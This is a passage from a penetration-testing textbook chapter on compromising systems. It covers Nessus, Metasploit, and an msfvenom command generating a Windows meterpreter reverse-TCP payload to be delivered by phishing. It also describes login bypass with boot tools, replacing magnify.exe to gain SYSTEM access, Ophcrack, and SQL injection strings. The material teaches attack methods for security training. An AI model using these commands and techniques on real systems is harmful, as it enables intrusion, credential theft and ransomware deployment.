



*Figure 6.28: Buffer overflow memory illustrated*

### Structured exception handler overwrites

**Structured exception handling** (**SEH**) is an exception handling mechanism included in most programs to make them robust and reliable. It is used to handle many types of errors and any exceptions that arise during the normal execution of an application. SEH exploits happen when the exception handler of an application is manipulated, causing it to force an application to close. Hackers normally attack the logic of the SEH, causing it to correct nonexistent errors and lead a system to a graceful shutdown. This technique is sometimes used with buffer overflows to ensure that a system brought down by overflows is closed to prevent unnecessary and excessive damage.

In the following section, we will discuss some of the common ways that hackers compromise systems. More focus will be laid on how to compromise Windows operating systems using Linux-based tools since most computers and a significant percentage of servers run on Windows. The attacks discussed will be launched from Kali Linux. The same distribution is what hackers and penetration testers commonly use to compromise systems. Some of the tools that will be covered have been discussed in previous chapters.

# Performing the steps to compromise a system

One of the main tasks of the Blue Team is to understand the cyber kill chain fully, and how it can be used against an organization's infrastructure. The Red Team, on the other hand, can use simulation exercises to identify breaches, and the results of this exercise can help to enhance the overall security posture of the organization.

The core macro steps to be followed are:

1. Deploy the payloads
2. Compromise the operations system
3. Compromise the remote system
4. Compromise the web-based system

Note that these steps will vary according to the attacker's mission, or the Red Team's target exercise. The intent here is to give you a core plan that you can customize according to your organization's needs.

## Deploying payloads

Assuming that the entire public recon process was done to identify the target that you want to attack, you now need to build a payload that can exploit an existing vulnerability in the system. The following section will go over some strategies that you can implement to perform this operation.

### Installing and using a vulnerability scanner

Here, we have selected the Nessus vulnerability scanner. As mentioned previously, any attack must begin with a scanning or sniffing tool that is part of the recon phase. Nessus can be installed in the hacker's machine using the Linux terminal with the command `apt-get install Nessus`. After installing Nessus, a hacker will create an account to log in to in order to use the tool in the future. The tool is then started on Kali and will be accessible from the local host (`127.0.0.1`) at port 8834 using any web browser. The tool requires Adobe Flash to be installed in the browser that it is opened in. From there, it gives a login prompt that will authenticate the hacker into the full functionalities of the tool.

In the Nessus tool, there is a scanning functionality in the menu bar. This is where a user enters the IP addresses of the targets that are to be scanned by the scanning tool and then either launches an immediate or a delayed scan. The tool gives a report after scanning the individual hosts that the scan was carried out on. It will categorize vulnerabilities into either high, medium, or low priority. It will also give the number of open ports that can be exploited. The high-priority vulnerabilities are the ones that hackers will usually target as they easily give them information on how to exploit systems using an attack tool.

At this point, a hacker installs an attack tool in order to facilitate the exploitation of the vulnerabilities identified by the Nessus tool or any other scanning tool.

The following figure shows a screenshot of the Nessus tool displaying a vulnerability report of a previously scanned target:





*Figure 6.29: Nessus vulnerability report*

## Using Metasploit

Metasploit has been selected as the attack tool because most hackers and penetration testers use it. It is also easy to access since it comes preinstalled in the Kali Linux distribution. Since exploits keep on being added to the framework, most users will update it every time they want to use it. The framework's console can be booted up by giving the `msfconsole` command in the terminal.

The msfconsole has a hive of exploits and payloads that can be used against different vulnerabilities that a hacker has already identified using the scanning tool previously discussed. There is a search command that allows users of the framework to narrow down their results to particular exploits. Once you have identified a particular exploit, all that is needed is to type the command and the location of the exploit to be used.

The payload is then set up using the command `set payload` with the following command:

```
windows/meterpreter/Name_of_payload
```

After this command is given, the console will request the IP address of the target and deploy the payload. Payloads are the actual attacks that the targets will be getting hit with. The following discussion will focus on a particular attack that can be used against Windows.

The following figure shows Metasploit running on a virtual machine trying to hack into a Windows-based computer that is also running in the virtual environment:





*Figure 6.30: Metasploit Pro GUI interface*

Another way to generate a payload is by using the msfvenom command line interface. Msfvenom combines msfpayload and msfencode in a single framework. In this example, we are creating a payload for the Windows command shell, a reverse TCP stager. This starts with the platform (`-p windows`), using the local IP address as the listen IP (`192.168.2.2`), port 45 as the listen port, and the executable file `dio.exe` as part of the attack (`dio.exe` is the output name of msfvenom):

```
root@kronos:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.2.2 LPORT=45 -f exe > dio.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
```

*Figure 6.31: Msfvenom combines msfpayload and msfencode in a single framework*

Once the payload has been created, you can distribute it using one of the methods that were mentioned previously in this chapter, including the most common: phishing emails.

## Armitage

Armitage is a great Java-based GUI frontend for Metasploit that aims to help security professionals understand hacking better. It can be scripted for Red Teaming and it's wonderful when it comes to visualizing targets, recommending exploits, and exposing advanced post-exploitation features.

You can use Armitage via Kali or download it from their websites.





*Figure 6.32: Armitage in action*

## Compromising operating systems

The second part of the attack is to compromise the operating system. There are many methods available, and the intent here is to give you some options that you can adjust according to your needs.

### Compromising systems using Kon-Boot or Hiren's BootCD

This attack compromises the Windows login feature, allowing anyone to bypass the password prompt easily. There are a number of tools that can be used to do this. The two most common tools are Kon-Boot and Hiren's BootCD. These tools are used in the same way. However, they do require a user to be physically close to the target computer.

A hacker could use social engineering to get access to an organizational computer. It is even easier if the hacker is an insider threat. Insider threats are people working inside organizations that have malicious intentions; insider threats have the advantage of being exposed to the inside of an organization and therefore know where exactly to attack. The two hacking tools work in the same way. All that a hacker needs to do is to boot the tool from a device in which they are contained, which could be a thumb drive or a DVD. They will skip the Windows authentication and take the hacker to the desktop. Please keep in mind that the tools do not bypass Windows login but start an alternate OS that can manipulate the Windows system files to add/change usernames and passwords.

From here, a hacker can freely install backdoors, keyloggers, and spyware, or even use the compromised machine to log in to servers remotely. They can also copy files from the compromised machine and any other machine in the network. The attack chain simply grows longer after a machine is attacked. The tools are effective against Linux systems too, but the main focus here is Windows since it has many users. These tools are available to download on hacking websites, and there is a free version of both that only attacks older versions of Windows.

The following figure shows the boot-up screen of the Kon-Boot hacking tool:





*Figure 6.33: Kon-Boot booting up*

Please be aware that Hiren's has not been developed by the original developers since 2012, but since then the fans have taken over and they keep updating the toolset. The latest release can be downloaded from `https://www.hirensbootcd.org/`.

## Compromising systems using a Linux Live CD

The previous topic discussed the use of tools that could bypass Windows authentication, after which you could be able to do many things such as stealing data. However, the free version of Kon-Boot would not be able to compromise the later versions of Windows.

However, there is an even simpler and cheaper way to copy files from any Windows computer without having to bypass authentication. The Linux Live CD enables one to access all the files contained in a Windows computer directly. It is surprisingly easy to do this, and it is also completely free. All that is needed is for a hacker to have a copy of Ubuntu Desktop. In a similar way to the previously discussed tools, one needs to be physically close to the target computer. This is the reason why insider threats are best placed to execute this kind of attack since they already know the physical location of the ideal targets.

A hacker will have to boot the target computer from a DVD or thumb drive containing a bootable image of a Linux desktop and select **Try Ubuntu** instead of **Install Ubuntu**. The Linux Live CD will boot into Ubuntu Desktop. Under **Devices** in the home folder, all the Windows files will be listed so that a hacker can simply copy them. Unless the hard disk is encrypted, all the user files will be visible in plain text. Careless users keep text documents containing passwords on their desktops. These and any other files on the disk where Windows files reside can be accessed and/or copied by the hacker. In such a simple hack, so much can be stolen. The advantage of this method is that Windows will not have any logs of files being copied when forensics is done – something that the previously discussed tools cannot hide.

The following figure shows a screenshot of the Ubuntu Desktop operating system:





*Figure 6.34: Ubuntu is easy to use with its familiar user interface*

## Compromising systems using preinstalled applications

This is an extension of the previous compromise of the Microsoft Windows OS. This also uses the Linux Live CD to gain access to the files on a computer running on Windows; however, in the previous attack, the aim was just to copy data, whereas in this attack, the aim is to compromise the Windows programs.

Once access has been granted via the Live CD, a hacker needs only to navigate to the Windows files and click on the `System32` folder. This is the folder in which Windows stores its own applications that normally come preinstalled. A hacker can modify some of the commonly used applications such that when the Windows user runs them, a malicious action is performed instead. This discussion will focus on the Magnifier tool, which is used when a user zooms into pictures, enlarging the text on the screen, or in browsers. The Magnifier program is found in the `System32` folder with the name `magnify.exe`. Any other tool in this folder can be used to achieve the same result. One needs to delete the real `magnify.exe` and replace it with a malicious program renamed as `magnify.exe`. After this is done, the hacker can exit the system. When the Windows user opens the computer and performs an action that runs the Magnifier tool, the malicious program is run instead and will immediately proceed to encrypt the computer's files. The user will not know what led to the encryption of their files.

Alternatively, this technique can be used to attack a password-locked computer. The Magnifier tool could be deleted and replaced with a copy of Command Prompt. Here, the hacker will have to reboot and load the Windows OS. The Magnifier tool is normally conveniently placed such that it can be accessed without requiring a user to log in to the computer. The Command Prompt can be used to create users, open programs such as browsers, or create backdoors alongside many other hacks. The hacker can also call Windows Explorer from the command point, which at this point will load the Windows user interface logged on with a user called SYSTEM while still at the login screen. The user has privileges to change the passwords of other users, access files, and make system changes, among other functions. This is generally very helpful for computers in a domain where users get privileges according to their work roles.

Kon-Boot and Hiren's BootCD will just enable a hacker to open a user's account without authentication. This technique, on the other hand, allows a hacker to access functions that the normal user account may be forbidden from due to a lack of privileges.

## Compromising systems using Ophcrack

This technique is very similar to that of Kon-Boot and Hiren's BootCD when used to compromise a Windows-based computer. It, therefore, requires the hacker to access the target computer physically. This also emphasizes the use of insider threats to actualize most of these types of attacks. This technique uses a freely available tool called Ophcrack that is used to recover Windows passwords. The tool is free to download but is as effective as the premium versions of Kon-Boot and Hiren's BootCD. To use it, a hacker needs to have the tools burned onto a CD or copied onto a bootable USB flash drive. The target computer needs to be booted into Ophcrack in order for it to recover the password from the hashed values stored by Windows. The tool will list all the user accounts and then recover their individual passwords. Noncomplex passwords will take less than a minute to recover. This tool is surprisingly effective and can recover long and complex passwords.

The following figure shows Ophcrack recovering the password of one computer user:





*Figure 6.35: Ophcrack cracking a password*

## Compromising a remote system

The previous attacks targeted local systems where the hacker needed to be physically present to hack the target device. However, hackers will not always have the luxury of being physically near the target. In some companies, there are tough measures taken to limit the people that can access some computers, and therefore, insider threats might not be effective. This is why compromising systems remotely is important. To compromise remote systems, two hacking tools and one technique are necessary. The technique that a hacker must be knowledgeable about is social engineering. The previous chapter discussed social engineering in depth and explained how a hacker can convincingly appear as someone else and successfully retrieve sensitive information.

The two tools that are required are the Nessus scanner (or its equivalent) and Metasploit. Using social engineering, a hacker should be able to obtain information, such as the IP addresses of valuable targets. A network scanner, such as Nessus, can then be used to scan and identify the vulnerabilities in the said valuable target. This is then followed by the use of Metasploit to compromise the target remotely. All these tools were discussed in the previous topic. There are also many other scanning and exploitation tools that can be used to follow the same sequence and perform the hack.

An alternative to this is using the inbuilt Windows remote desktop connection feature. This, however, requires a hacker to have already compromised a machine in an organizational network. Most of the previously discussed techniques of compromising the Windows OS are applicable for the first segment of the attack; they will ensure that an attacker gains access to the remote desktop connection feature of Windows. Using information gathered from social engineering or network scanning, a hacker will know the IP addresses of servers or other valuable devices. The remote desktop connection will allow the hacker to open the target server or computer from the compromised computer. Once on the server or computer via this connection, a hacker can then perform a number of malicious actions. The hacker can create backdoors to allow subsequent logins to the target, the server can copy valuable information, and the hacker can also install malware that can spread itself over a network.

The discussed attacks have highlighted some of the ways in which machines can be compromised. As well as computers and servers, hackers can exploit web-based systems.

The following topic will discuss ways in which hackers illegally gain access to web-based systems. It will also discuss ways hackers manipulate the confidentiality, availability, and integrity of systems.

Even the FBI is warning companies about increasing **Remote Desktop Protocol** (**RDP**) attacks, as can be seen from this headline taken from ZDNet:





*Figure 6.36: News article about the FBI warning*

## Compromising web-based systems

Almost all organizations have a web presence. Some organizations use their websites to offer services or sell products to online customers. Organizations such as schools have online portals to help them manage information and display it in several ways to different users. Hackers started targeting websites and web-based systems long ago, but back then, it was just for the fun of hacking. Today, web-based systems contain highly valuable and sensitive data.

Hackers are after this data to steal it and sell it to other parties or hold it to ransom for huge sums of money. At times, competitors are turning to hackers to force the websites of their competitors out of service. There are several ways in which websites can be compromised. The following discussion takes a look at the most common ones.

One important recommendation is to always look at the OWASP Top 10 project for the latest update in the list of most critical web applications. Visit `www.owasp.org` for more information.

### SQL injection

This is a code injection attack that targets the execution of inputs provided by users on the backend for websites coded in PHP and SQL. It might be an outdated attack, but some organizations are too careless and will hire anyone to make them a corporate website (this can have two meanings, one: organizations don't screen individuals, and thus the individual may implant something that can later be exploited, and two: organizations employ web designers that do not follow the secure code guidelines, and as a result their created website remains vulnerable).

Some organizations are even running old websites that remain vulnerable to this attack. Hackers supply inputs that can manipulate the execution of SQL statements, causing a compromise to occur at the backend and expose the underlying database. SQL injections can be used to read, modify, or delete databases and their contents.

To execute an SQL injection attack, a hacker needs to create a valid SQL script and enter it in any input field. Common examples include `"or "1"="1` and `"or "a"="a`, which fool the SQL code running in the backend. Essentially, what the above scripts do is end the expected query and throw in a valid statement. If it was at a login field, in the backend, developers will have coded the SQL and PHP code to check whether the values that the user entered in the username and password fields match the ones in the database.

The script `'or '1'='1` instead tells the SQL either to end the comparison or to check whether one is equal to one. A hacker can add an even more malicious code with commands such as `select` or `drop`, which may lead to the database spewing out its contents or deleting tables, respectively.

